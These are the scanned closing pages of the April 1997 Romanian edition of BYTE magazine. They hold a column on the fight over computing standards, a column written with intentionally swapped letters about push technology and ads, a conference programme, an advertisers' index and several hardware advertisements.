Bătălia standardelor se desfăşoară de mult timp. Nu ştiu dacă oamenii le-au zis din totdeauna standarde, dar această dorinţă pentru uniformitate nu a fost adusă de calculatoare. Omenirea a trebuit să treacă prin tot felul de necazuri pentru a crea standarde. Voi prelua subiectul pe care l-a evocat şi Mike: telefonul. Până în 1984 totul era Ma Bell. După aceea au apărut MCI, Sprint, Ameritech, Pacific Bell şi o întreagă pleiadă de alţi operatori de telefonie. Acum, în Wisconsin, avem două servicii de telefonie celulară: Ameritech şi CellularOne. Până în 1984 aproape toate telefoanele din ţară arătau la fel, mai ales pentru că exista un monopol în fabricarea aparatelor telefonice. Acum avem cinci aparate în casă şi nici unul nu seamănă cu celălalt. Nu doar că nu seamănă, dar sunt fabricate de producători diferiţi şi sunt fabricate în moduri diferite. Unul sau două sunt digitale, unul este mecanic şi avem şi unul vechi care şi-ar găsi mai degrabă locul într-un muzeu decât într-o locuinţă (tocmai de-asta îmi place). Mai avem şi câteva aparate electronice obişnuite. Dintre cele trei celulare două sunt la fel, pentru că le-am luat deodată şi am beneficiat de o reducere, iar al treilea este mai vechi şi este produs de un alt fabricant. Curând vom cumpăra altele noi, care lucrează pe baza unei tehnologii digitale noi, prin satelit... Mike, la rândul lui, are în casă vreo cinci telefoane care nu seamănă între ele... Nu sunt deloc standard...

Acum, cu toată această diversitate, nu înseamnă că nu putem vorbi unul cu altul la telefon, sau că avem nevoie de sisteme diferite în fiecare casă. Indiferent cum arată, ce tehnologie folosesc, telefoanele realizează o funcţiune standard: ne permit să vorbim unii cu alţii, din camera de alături sau din cealaltă parte a globului.

Asta este ceea ce voia de fapt Mike să spună: avem nevoie de un standard în procesarea informaţiei şi în distribuirea ei către consumatori. A greşit doar prin faptul că a presupus că Microsoft se luptă ca să ne ofere nouă un standard. Microsoft vrea ca noi să cumpărăm numai produsele sale, iar cumpărând doar produsele sale am putea eventual ajunge să avem un standard. Pare simplu şi frumos, dar în viziunea mea nu asta înseamnă a crea un standard. O terminologie mai potrivită ar fi: „a pune toate ouăle într-un coş şi ştim cu toţii ce s-ar întâmpla dacă am arunca coşul, sau dacă coşul ne-ar arunca pe noi...“.

Şi se pare că fiecare om din industria calculatoarelor are aceeaşi părere. Dar fiecare are o altă părere despre cum se creează un standard. În general, există două tabere: Microsoft şi restul lumii... Microsoft consideră că standardele trebuie stabilite de sistemele de operare şi, aţi ghicit, aceste sisteme de operare trebuie să cele de la Microsoft. Restul lumii au hotărât că sistemul de operare trebuie să fie doar motorul calculatorului, în timp de procesorul şi transportorul standard de informaţie trebuie să fie ceva ce funcţionează independent de sistemul de operare. Acel ceva trebuie să ruleze la fel sub Unix sau sub OS/2 sau sub NT, iar rezultatul – un document în acest caz – să poată fi procesat sub oricare dintre aceste medii fără programe diferite pentru fiecare sistem de operare, fără translatoare pentru fişierele de date de dintr-un sistem în altul şi aşa mai departe.

Într-un fel, Bill Gates, oricât ne-am obişnuit să-l detestăm, a creat o imagine standard a interfeţei grafice. Toţi suntem obişnuiţi cu Windows. De bine de rău, Windows ne este la fel de familiar ca şi monitorul sau claviatura computerului. Am învăţat că dacă vrem să lansăm un program facem un clic pe iconul programului. Odată ce suntem în program, dacă vrem să deschidem un fişier de date mergem în meniul File şi facem un clic pe opţiunea Open, după care urmăm indicaţiile. Dacă vrem să schimbăm aspectul ecranului într-un mediu de tip Windows trebuie să căutăm o opţiune numită Preferences, care poate să se afle în opţiunea Edit, sau în File, sau în Tool, în funcţie de producător. Dar indiferent cu ce program lucrăm, ştim că e un fel de standard privind modul cum se stabilesc proprietăţile ecranului şi cum se schimbă după preferinţe (Preferences). Indiferent cu ce program de calcul tabelar lucrăm – exceptând Excel, care a arătat de la bun început puţin altfel fiind proiectat pentru Mac – toate celelalte au acelaşi „Lotus look“. Desigur, o vreme a fost o nebunie în privinţa acestui „Lotus look“ dar acum spiritele s-au calmat. Lotus a adus în justiţie o mulţime de oameni pe motiv că l-au încălcat drepturile de autor dar, în afara faptului că nişte avocaţi bogaţi au devenit şi mai bogaţi, nu s-a întâmplat nimic. Cert este că astăzi spreadsheet-urile se compară după această caracteristică: dacă arată şi lucrează ca Lotus e OK, altfel contabililor nu le place...

N-am reuşit nicicum să-i înţeleg pe cei care spun: „Nu pot să folosesc WordPro fiindcă am lucrat ani de zile cu Word şi îl cunosc bine“. Ştiu că asta este ceea ce-i place lui Bill Gates să audă dar, datorită aspectului standard al interfeţei cu utilizatorul, nu există de fapt nici o diferenţă între Word şi WordPro din perspectiva utilizatorului. În afara faptului că WordPro are mai multe facilităţi, se interfaţează cu mai multe alte programe şi că WordPro a impus un standard în groupware, la suprafaţă ambele programe lucrează la fel.

Când lumea s-a obişnuit cu Windows 3.11, Microsoft s-a hotărât să-i încurce din nou şi a venit cu Windows 95, care este mult diferit în spirit şi formă. Aşa că oamenii au intrat iarăşi în ceaţă. Prietenul meu Mike se simte foarte bine cu Word dar soţia lui preferă Word Perfect. Lui Mike îi place Windows 95, ei îi place mai mult Windows 3.11 pentru că n-are chef să înveţe „chestiile noi". Mike nu prea a folosit Windows 3.11 şi nici nu-l ştie, lui îi place ceea ce ştie.

Nouă, celor din consultanţă, ne place foarte mult Windows 95 pentru că este atât de intuitiv încât oamenii ne sună într-una ca să ne cheme să-i învăţăm să-l folosească...

De fapt, interfaţa grafică originală – de care oamenii nici nu-şi mai amintesc azi – era intuitivă şi foarte uşor de utilizat de către începători. Lisa şi mai apoi Macintosh i-au înlesnit utilizatorului posibilitatea de a naviga clicând pe iconuri. E remarcabil faptul că cei care n-aveau nevoie să umble cu mausul printre iconuri s-au îndrăgostit de acest fel de a comunica cu computerul. Inţiaţii au adoptat noul GUI şi l-au folosit mult timp până când restul lumii şi-a dat seama de importanţa sa. Restul lumii detesta DOS-ul şi comenzile sale încurcate, dar se temea de „şoareci" şi „icoane". Mai vorbim despre paradoxuri...

Astăzi ne-am învins teama faţă de rozătoare şi faţă de frumoasele icoane, ba chiar ne simţim bine în prezenţa lor. Ştim chiar să facem diferenţa între a naviga uşor cu mausul şi iconuri şi uşurinţa de a utiliza un program. Multă vreme s-a crezut că doar pentru că făceam clic cu mausul pe iconuri, calculatoarele cu interfaţă grafică erau cele mai uşor de folosit din lume... Era simplu şi uşor să lansezi un program, dar în interiorul programului complexitatatea rămânea aceeaşi. Cu maus sau fără, cu iconuri sau fără, o formulă într-o foaie de calcul lucrează la fel iar utilizatorul trebuie să o înţeleagă. Dar, din nou, în zilele noastre este un standard să foloseşti „@sum" în orice spreadsheet cu care se întâmplă să lucrezi.

Ne mai trebuie o bucată de vreme ca să înţelegem sistemele de operare orientate pe obiecte şi apoi viaţa va fi cu adevărat roză. Utilizatorii de Apple ştiu foarte bine că dacă vor să mute un fişier, un obiect sau folder într-un alt folder, tot ce trebuie să facă este să-l tragă cu mausul în noul său loc. Dacă cineva vrea să deschidă un fişier cu un procesor de text face un dublu-clic pe iconul documentului şi procesorul se lansează. Dacă vrea să tipărească un fişier, trage pur şi simplu iconul documentului peste iconul imprimantei iar fişierul este trimis la imprimantă. De o vreme şi utilizatorii de OS/2 fac acelaşi lucru, iar acum utilizatorii Microsoft au fost binecuvântaţi să descopere şi ei roata!

Aceste metode au devenit astăzi standarde în manevrarea fişierelor şi comunicarea cu sistemul. Singurul lucru care crează probleme este marea varietate de sisteme de operare, programe de calcul tabelar, procesoare de text, sisteme de CAD şi aşa mai departe.

Nu demult am citit în presă că IBM, HP şi alţi producători s-au decis că furnizeze o specificaţie comună pentru Unix. Se pare că fragmentarea lumii Unix se apropie de sfârşit. Unii ar putea susţine că, prin prisma eforturilor de a crea standarde în lumea Wintel, încercarea Unix-ului va eşua la fel de lamentabil. Sunt însă încredinţat că în curând Unix-ul va avea un standard şi toate variantele sale se vor întâlni. Microsoft nu este implicat în lumea Unix.

Sunt sigur că e doar o chestiune de ani, adică de ani Web, ca să avem standarde şi în lumea Wintel. La acest capitol nici măcar nu-mi pun problema că aş putea greşi. N-aş putea să spun exact cum vor fi aceste standarde, dar vom avea un numitor comun pentru utilizatori. Nu cred că se vor baza pe NT sau pe alte produse Microsoft, cred însă că NT va fi şi el prezent în joc, dar nebunia actuală va fi depăşită. Sunt gata să pariez pe Java. Sistemele de operare nu vor dispare, dar toate vor susţine Java şi vor putea conversa între ele de o manieră civilizată, iar utilizatorul nu se va mai fi prins la mijloc aşa cum este acum. Sunt sigur că informatica se va schimba. Web-ul va fi parte din viaţa noastră, chiar dacă poate nu vom renunţa la meciul de fotbal de la TV pentru a naviga pe Web. Oamenii vor explora Web-ul pe televizor sau vor urmări emisiuni TV pe Web, nu ştiu, dar o vor face fără să-i intereseze ce fel de calculator au alături. Mult mai multe operaţii bancare se vor desfăşura pe Net, cea mai mare parte a vânzărilor de software se vor face pe Net. Astăzi deja, cele mai multe update-uri le primesc prin Reţea, iar înainte de a telefona pentru o defecţiune software verific situl companiei să văd dacă nu există deja o soluţie publicată.

Toate acestea vor fi posibile fiindcă vom avea standarde. Iar aceste standarde nu vor fi create de unul sau altul dintre producătorii care încearcă să nu impună propriile sale produse. Tocmai i-am închis telefonul în nas unui client care îmi povestea că firma sa a trecut pe NT şi că îi place NT-ul pentru că e multitasking şi pentru că nu mai are atâtea căderi câte avea înainte. Ca de obicei i-am spus că sunt un adept al lui OS/2. „Păcat că IBM l-a omorât", mi-a răspuns. I-am povestit despre ultimul fix pack ce l-am primit pentru Merlin şi despre faptul că ceea ce el tocmai a descoperit eu am acasă de ani de zile...

Cu toate că unii ar prefera să treacă peste aceste detalii, Web-ul are deja un standard pentru browser şi acesta se numeşte Netscape Navigator. IBM l-a adoptat, cu câteva zile în urmă Corel a anunţat că a renunţat la browser-ul AT&T pentru suita sa şi va include Navigator, iar o mulţime de alte firme au decis să mizeze pe standardul Navigator.

Bill Gates spune oricui vrea (sau nu...) să-l asculte că are vânzări de 60 de milioane de copii Windows în întreaga lume. Ceea ce nu ne spune este că Windows există încă de prin 1987, că peste jumătate din vânzări s-au făcut „la pachet" (sau au fost vârâte oamenilor pe gât) şi că IBM a vândut un număr considerabil dintre acestea alături de OS/2.


Netscape a vândut în primele 18 luni peste 38 de milioane de unităţi de Navigator iar acest număr creşte cu fiecare minut.

Le la bun început, Microsoft a schimbat specificaţiile API-urilor pentru Windows 95 până când i-a dus pe proiectanţii de aplicaţii în pragul disperării. Au creat un Win95 standard , dar care se schimba în fiecare lună... Când Java a început să câştige teren între proiectanţi – astăzi aproape toate noile companii de dezvoltare software sunt orientate spre Java – Microsoft vine cu o variaţie numită ActiveX. IBM a hotărât să dezvolte pentru ActiveX doar pentru a se asigura că acoperă toate „standardele", dar au ajuns la disperare când Microsoft a reînceput vechea tactică a schimbărilor de specificaţii...

Pe de altă parte, „răul" IBM a încercat să urmeze toate curentele, dezvoltând pentru NT, Windows 95, OS/2, AIX. N-au vrut să rateze nici o oportunitate şi, deşi a fost costisitor, au avut resurse să o facă. În această acţiune au cheltuit o groază de energie, dar lupta pentru standarde nu e uşoară. Eu personal cred că comunitatea informatică a atind masa critică şi este gata să explodeze. Iar dacă această cursă nebunească nu se termină, mai devreme sau mai târziu vor avea loc evenimente dramatice. Acesta este motivul pentru care cred că Java va fi soluţia. În urmă cu câteva săptămâni, vorbind despre Network Computer, Larry Ellison a folosit termenul de „aparat" (appliance) referindu-se la calculator. Pentru ca acest aparat să funcţioneze, totul trebuie să urmeze anumite proceduri standard. Aparatul va fi produs de diferiţi fabricanţi, va arăta altfel de la producător la producător, dar va avea aceeaşi funcţionalitate. Utilizatorului nu-i va păsa că înăuntru este un sistem de operare de la Microsoft, de la IBM sau de la HP, singura sa grijă va ca aparatul să-şi facă treaba.

Dar în viitor, pentru cei care vor veni după noi, va fi perioadă ce va fi evocată cu fascinaţie. Lucrând la un terminal oriunde s-ar afla, ei poate nu vor şti niciodată despre necazurile şi frustrările noastre şi, mai ales, nu vor şti nimic despre prietenul meu Mike care era atât de fericit că „în fine avem un standard în computere..."


Domnul Harrison Forbes conduce compania T&C onsulting, Inc. Poate fi contactat (în englezeşte sau româneşte) prin e-mail la: **cforbes@ibm.net**



Lucrați într-o companie mare?
Aveți o firmă mică sau vă conduceți afacerea de acasă?
În orice situație veți avea nevoie de unul sau mai multe echipamente pentru birou (PC, imprimantă, scaner, fax).
Dar aveți mai multe întrebări care vă neliniștesc...
Care este marca cea mai bună?
Este convenabil prețul cu care îl puteți achiziționa?
Aveți suport tehnic asigurat? Este ușor de utilizat?
Sunt întrebări la care nu aveți decît un singur răspuns.

Canon

Imprimante cu jet de toate felurile...



Imprimante laser mono și color 600dpi

Scanere cu rezoluție fizică 1200dpi

Camere foto digitale 600dpi

MultiPASS (fax+imprimantă cu jet+scaner integrate)

TORNADO Sistems
the connectivity company

CONSTANȚA
tel:041-618580 fax:041-619457
BUCUREȘTI
tel/fax: 01-4204070, 4204045, 7268424

MICĂ PUBLICITATE

HEWLETT PACKARD
Reseller Plus

TRICORP electronics
BUCUREȘTI
tel/fax: 679 48 79;
633 04 68; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

Consumabile Hewlett Packard

Toner Crtg. LJ 4L/ML, 4P/MP... $78
Toner Crtg. LJ 5L... $69
Toner Crtg. LJ 5P/MP... $91
Toner Crtg. LJ 4/4M... $117
Toner Crtg. LJ 4V/MV... $174
Toner Crtg. LJ 5Si/SiMX... $217
Toner Crtg. LJ IIP/plus... $94
Toner Crtg. LJ IIISi, 4Si/MX... $138
Toner Crtg. LJ II D, III D... $83
LJ Transparency A4 50sheets... $20
High-capacity Black Ink Crtg... $28
DJ 3-chamber Color Crtg... $30
Black Crtg. DJ 600 only... $28
Color Crtg. DJ 600... $30
ColorKit Dj/DW 600... $30
Black InkJet Print Crtg... $29
Black InkJet Crtg. DJ850C/1600C... $31
Premium Glossy Paper A4 50shts... $40

Prețuri pentru dealeri !

Când îți place, îl REUMPLI !

la imprimante Epson, Canon, HP, folosești refill-ul.

Tel: 211.77.80, 210.30.90
210.30.93, Fax: 211.77.87
E-mail: office.orcas@mediafax.ro
orcas@trend.ro

ORCAS BIROTICA

WWW, E-MAIL, FTP...
Total access!

INTERNET

Hot Soft
Tirgu Mureș
tel: 065-166516, 166257
fax: 065-166290
e-mail: info@hotsoft.ro

Sunați acum - și mîine sînteți conectat !

PROGRAMUL

DE SEMINARII ȘI CONFERINȚE

CERF '97

Anul acesta **COMTEK INTERNATIONAL** va organiza cea de-a șasea ediție a CERF în colaborare cu **Computer Press Agora S.R.L.** Computer Press Agora va sponsoriza și organiza programul de conferințe și seminarii. În cadrul programului de conferințe și seminarii va exista o secțiune tehnică și o secțiune comercială. În cadrul secțiunii tehnice vor fi organizate următoarele zile tematice: **„Telecomunicații"**; **„Baze de date"**; **„Networking"**; **„CAD/CAM/CAAD"**; **„Strategii și alternative Internet"**; și vor fi organizate următoarele mese rotunde: **„Tehnologii educaționale"**; **„Producția și distribuția de PC-uri în România"**; **„Producția și distribuția de software în România"** și **„Servicii Internet în România"**.

Tot cu acest prilej vor fi acordate distincțiile **„Best of *CERF '97*"** pentru următoarele categorii: „Software - *Cel mai interesant produs soft românesc*"; „Hardware - *Cel mai puternic calculator asamblat în România*"; „Integrare - *Cea mai bună soluție cu aport românesc la proiectare și integrare*"; „Premieră - *Cel mai interesant produs prezentat în premieră în România*"; „Internet - *Cel mai interesant sit românesc/despre România*"; „Distincția specială - *Best of Show*".

Vom reveni cu informații suplimentare în următoarele numere ale revistelor. Rugăm firmele interesate de manifestare să contacteze managerul de program: **d-na Bianka Ciobanu**, de marți până vineri, între orele 10-14, telefon: **+40-(0)65-166516**, **e-mail: bciobanu@agora.ro.**

Cât costă lumea?

```
Nu știm.
Ce vă putem însă
spune este că
un anunț de
mică publicitate
de această
dimensiune costă

80$
```

BYTE ROMÂNIA

Puteți obține informații suplimentare la:

Computer Press Agora

Tel.: 065-166516
065-166257

Anunț

Informăm pe cei interesați că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp și Kappa. Puteți citi Agora On Line și la adresele:

http://www.starnets.ro/agora/
http://www.kappa.ro/agora/

®DISTRIBUITOR UNIC AL FIRMEI FAST
Fast Multimedia AG

MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE

- echipamente multimedia pentru achiziția de semnal video și audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG și MPEG
- editare a efectelor digitale

KEYSYS GrafX

3700 Oradea ROMÂNIA, str. Roșiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	107	032-213122
2	ACT	44	01-6377156
3	Ager Business Tech	74	01-4103303
	B		
4	Biro Technologies	4	01-2234649
	C		
5	Cipro	83	01-2200400
6	Comrace Computers	18	051-415800
7	Computer Press Agora	20,26,72,98,104,121,122	065-166516
8	Comtek	39	01-2306281
9	CoRES Trade	44	056-190051
	D		
10	Digital România	78	01-2105508
	E		
11	EMS	102	01-6654996
12	EUnet România	102	01-4100100
13	Expert System Plus	94	01-2108565
14	Export Consult	118	01-3304549
	F		
15	Flamingo Computers	CIII	01-2225041
16	Forte Company	1	01-3122360
17	FROsys	44	064-430805
	G		
18	Gemini SP.	94	01-2108565
19	Genesys Software	40,44	01-6384944
	H		
20	Hotsoft	45,128	065-166516
	I		
21	ICL Romania	17	01-2506175
22	Imperial Electric	44	01-6871547
23	InterComp	89	01-3238255
	K		
24	Keysys Gfx Oradea	128	059-436281
25	KT Computers Manufacturing	5	01-3124620
	M		
26	MGT Trade	55	01-3120311
27	Microsoft România	9,51	01-2229012
28	MINOLTA România	2	01-6346245
29	Multimedia Automex România	94	061-761845
	N		
30	National Instruments	44	US(512)795-8411
31	Net Brinel Computers	97,44	064-430280
	O		
32	Oracle	25	01-2503235
33	Orcas Birotica	128	01-2117780
	P		
34	Prince Software	44	032-212559
	R		
35	Romus Industries	107	01-2301650
	S		
36	Salient România	3	01-2121790
37	Scop Computers	CII,51	01-2234054
38	Sintezis Birotica Oradea	107	059-443288
39	SISTEC	107	064-190282
40	Sowah România	86	059-456456
41	Sprint Computers	CIV	044-110700
	T		
42	Tehnorom	44	032-116502
43	Tornado Sistems	127	041-618580
44	Tricorp Electronics	117,128	01-6794879

IOSIF FETTICH

Ultima

Trage-mpinge

Celebra vietate din anturajul nu mai puţin cleebrului doctor Doolittle - AuMăDaore într-o versiune uşor adaptată - a intrat rleativ brusc în prim-planul ştirilor de actualitate.

Push-pull se chemaă reincarnarea de ultimă oră a ciudatului animal, iar faptul că reuşeşte deja de mai multă săptămîni să ţină topul ştirilor se datorează tentei de El Dorado care înconjaoră noua descoperire. O piaţă nou-nouţă în zona cea mai aglomerată pe moment - cum să nu se aprindă imaginaţia la atari promisiuni?

Sună ca ideea unor locuri de parcare suficiente, spaţiaose şi la îndemînă pentru fiecare, tmaan în centrul urbei...

Bine-nţlees că ideea are legătură cu Internetul. Iar găslenita constă în inversarea raportului consacrat în rleaţia cu Net-ul. Dacă pînă acum utilizatorul tipic în Internet era un „surfer“ - un călăreţ pe comaă de val, activ prin definiţie, obligat să gîndească, să caute, să decidă, să aleagă pentru a ajunge la rezultate - ideea cea nouă face ca adevărul să fie repus în drepturi. Iar adevărul este că indivizii activi sînt o minoritate. Marea majoritate o constituie genul „couch potato“ - (domane, cît paote să-mi placă expresia asta...) - genul „cartof de canapea“, care stă tolănit pe sofaua din faţa tleevizorului, acceptînd fără nici o împotrivire să-i fie impregnate retina, urechile, creierul şi gîndurile cu imagini, sunete şi scene diverse, de la ştiri rleative la catastrofe pînă la nemaipomenitlee seriale sud-maericane sau santabarbare.

Utilizatorul pasiv, ăsta e noul slogan. Care nu trebuie să facă nimic - dar _nimic_ - pentru a găsi ceva. Căruia i se pregăteşte totul de-a gata. Trebuie daor să pornească calculatorul - şi pe ecran i se vor perinda informaţii din clasa cleor care îl interesează de-adevăratleea (mă rog...) şi cle mai mult.

Parallelee cu radioul şi tleeviziunea merg pînă departe. Se nasc canallee de difuzare. Şi începe să se formeze publicul. Diferenţlee marcante apar cînd se ia în semaă intleigenţa calculatorului - atîta cîtă este...

PC-ul devine un tleevizor deştept, conectat (şi) la Internet. Cma asta ar fi, simplificînd. Iar Internet-ul se transformă. Dintr-un ocean - imens, dar pasiv - într-un ceva activ, care să-şi caute drum spre noi. Orice drum. Taote drumurile. Oferindu-ne cantităţi din ce în ce mai mari din ceea ce se pare că este o componentă la fle de importantă în viaţa naostră precum aerul, apa, hrana: informaţii. Date, ştiri, comentarii, noutăţi.

Şi desigur, peste taote, printre taote, în taote, reclmae. Reclmae „intleigente“, adecvate receptorului, pentru garantarea impactului maxim.

Începuturile există - timide, dar vizibile. Cine porneşte o căutare prin Internet, va constata că marea majoritate a reclmaleor ce apar prin ferestruicile răsfirate printre informaţiile solicitate au aoreşice legătură cu temlee căutate.

Iar ceea ce vine va continua fără îndoială direcţia asta. Calculatorul personal - şi paote nu numai le, ci şi prietenii lui, calculataorlee impersonale din reţeaua cea mare - vor „şti“ din ce în ce mai multe despre noi. Atît de multe încît sigur devin neclare nişte contururi... Cine Servitorul cui...?

Şi reclmae, reclmae, reclmae peste tot şi mereu... Din ce în ce mai subtile şi mai penetrante. Cu sau fără voia naostră. În ciuda dorinţei naostre, în ciuda legilor - care au mai interzis, dacă vă aduceţi mainte, reclmalee subliminale care să ne penetreze subconştientul, inserînd daor cîte un cadru rătăcit, insesizabil, într-un film.

Seducţia funcţionează fără greş. Au apărut oferte de acces gratuit e-mail în schimbul acceptării şi al unor mesaje publicitare intercalate printre mesajlee normale. Primitiv, dar ingenios.

Iar pe măsură de calculatorul, prietenul nostru, devine mai puternic, mai eficient, mai docil în rleaţia cu noi, un asistent care ne ghiceşte şi, paote , ne ghidează gîndurile, nu prea mai pare de domeniul SF-ului îngrijorarea rleativă la ce vine peste noi. Dacă tleevizorul, complet lipsit de intleigenţă, a reuşit să ne facă dependenţi şi să ne transforme în „couch potatoes“...

Mecanismlee de apărare vor trebui să se modifice. Nu numai, dar şi în Germania, se plăteşte o taxă pentru ca în cutia poştală să nu se pună şi materiale publicitare...

– Iosif Fettich

Notă: bine-nţeles că şi textul ăsta este vectorul unei reclame neruşinate. Dacă aţi citit pînă aici, sigur v-a sensibilizat la ideea unui corector lexical. Şi în particular a unuia care să ştie să scoată automat una din greşelile de tastare cele mai frecvente: inversarea literelor tastate la repezeală cu două degete.

FLAMINGO
COMPUTERS

E-mail: flamingo@kappa.ro

WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154,
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B,
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428

iomega

Iomega SCSI Zip drive

- Disk Capacity :100MB
- Average Seek Time:25ms
- Typical throughput : up to 60MB/minute
- Sustained Transfer Rate 1.4MB/sec max 0.79MB/sec min
- Rotational Speed :2,945RPM
- MTBF :100,000 hours
- Fast SCSI-2 Interface and 32-bit operation system (such as WIN95 or OS/2 Warp) recommanded

Iomega SCSI Jaz drive

- Disk Capacity :1GB
- Average Seek Time:10ms (Read) 12ms(Write)
- Average access Time :15.7ms
- Sustained Transfer Rate 6.6MB/sec max 5.4MB/sec average 3.4MB/sec min
- Rotational Speed :5,394 RPM
- MTBF :250,000 hours
- Fast SCSI-2 Interface and 32-bit operation system (such as WIN95 or OS/2 Warp) recommanded

Dacă sunteți hotărât să vă cumpărați un 486 sau chiar un Pentium, atunci primele întrebări pe care trebuie să vi le puneți sunt...

Cât va dura până veți fi nevoit să-l puneți pe masa de operație pentru a-i îmbunătăți performanțele ?... și...

Cât vă va costa acest upgrade ?...

Protejați-vă investiția !

Cumpărați calculatorul anului... 2000!

COLOSSEUM PRO 2000!

SPRiNT
COMPUTERS

Str. Romană nr.28-30, 2000 Ploiești
Tel./Fax: 044-110 700 - E-mail: sprint@tag.vsat.ro BBS: 044-110708

Distribuitori autorizați SPRiNT

Argeș	048-637135
Arad	057-281836
Bihor	059-436281
Botoșani	031-533222
Brăila	039-634169
Brașov	068-322010
București	01-2320030/258
Călărași	042-324581
Caraș-Severin	056-311257
Cluj	064-430000
Constanța	041-660459; 63607
Covasna	067-330285
Dâmbovița	045-634583
Dolj	051-411715
Galați	036-462003; 46527
Giurgiu	046-217805
Gorj	053-218515
Harghita	066-124644
Hunedoara	054-716551
Iași	032-231303
Maramureș	062-421311
Mehedinți	052-324075
Mureș	065-162194
Neamț	033-219158
Prahova	044-117095
Suceava	030-521100
Sibiu	069-217966
Timiș	056-221442
Vâlcea	050-731659

Intel Inside și Pentium sunt mărci înregistrate Intel Corporation.

intel inside
PENTIUM®PRO
PROCESSOR

RAPORT SPECIAL: COMPONENTE PENTRU WEB

BYTE
ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 4 APRILIE 1997

JavaBeans P. 115

SGBDR-urile se transformă P. 67

Șapte imprimante color rapide P. 74

INFORMATICĂ IEFTINĂ

INFLUENȚA CALCULATOARELOR DE REȚEA

ȘTIRI: Primul PC Card GSM, Gigabit Ethernet PREZENTARI: Extensii pentru prelucrări grafice

PLUS:

- -Steganografie
- -Interfețe rapide pentru periferice

INSERT: Catalog de produse SPRiNT

Lei 8000


T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

APC

AMERICAN POWER CONVERSION

THE WORLD'S MOST RELIABLE POWER PROTECTION



SMART UPS

400 VA/
700VA/
1400VA
3000VA

■ The Back UPS (TM) Series

Back-UPS 400
Back-UPS 600
Back-UPS 900
Back-UPS 1250

■ Netware Series

PowerChute PLUS for NOVELL
PowerChute PLUS for UNIX
PowerChute PLUS for WINDOWS NT
PowerChute PLUS for OS/2

■ The Smart UPS V/S (TM)Series

Smart UPS 420
Smart UPS 650
Smart UPS 1000
Smart UPS 1400
Smart UPS 2200
MATRIX 3000
MATRIX 5000

scop
COMPUTERS
DISTRIBUITOR AUTORIZAT

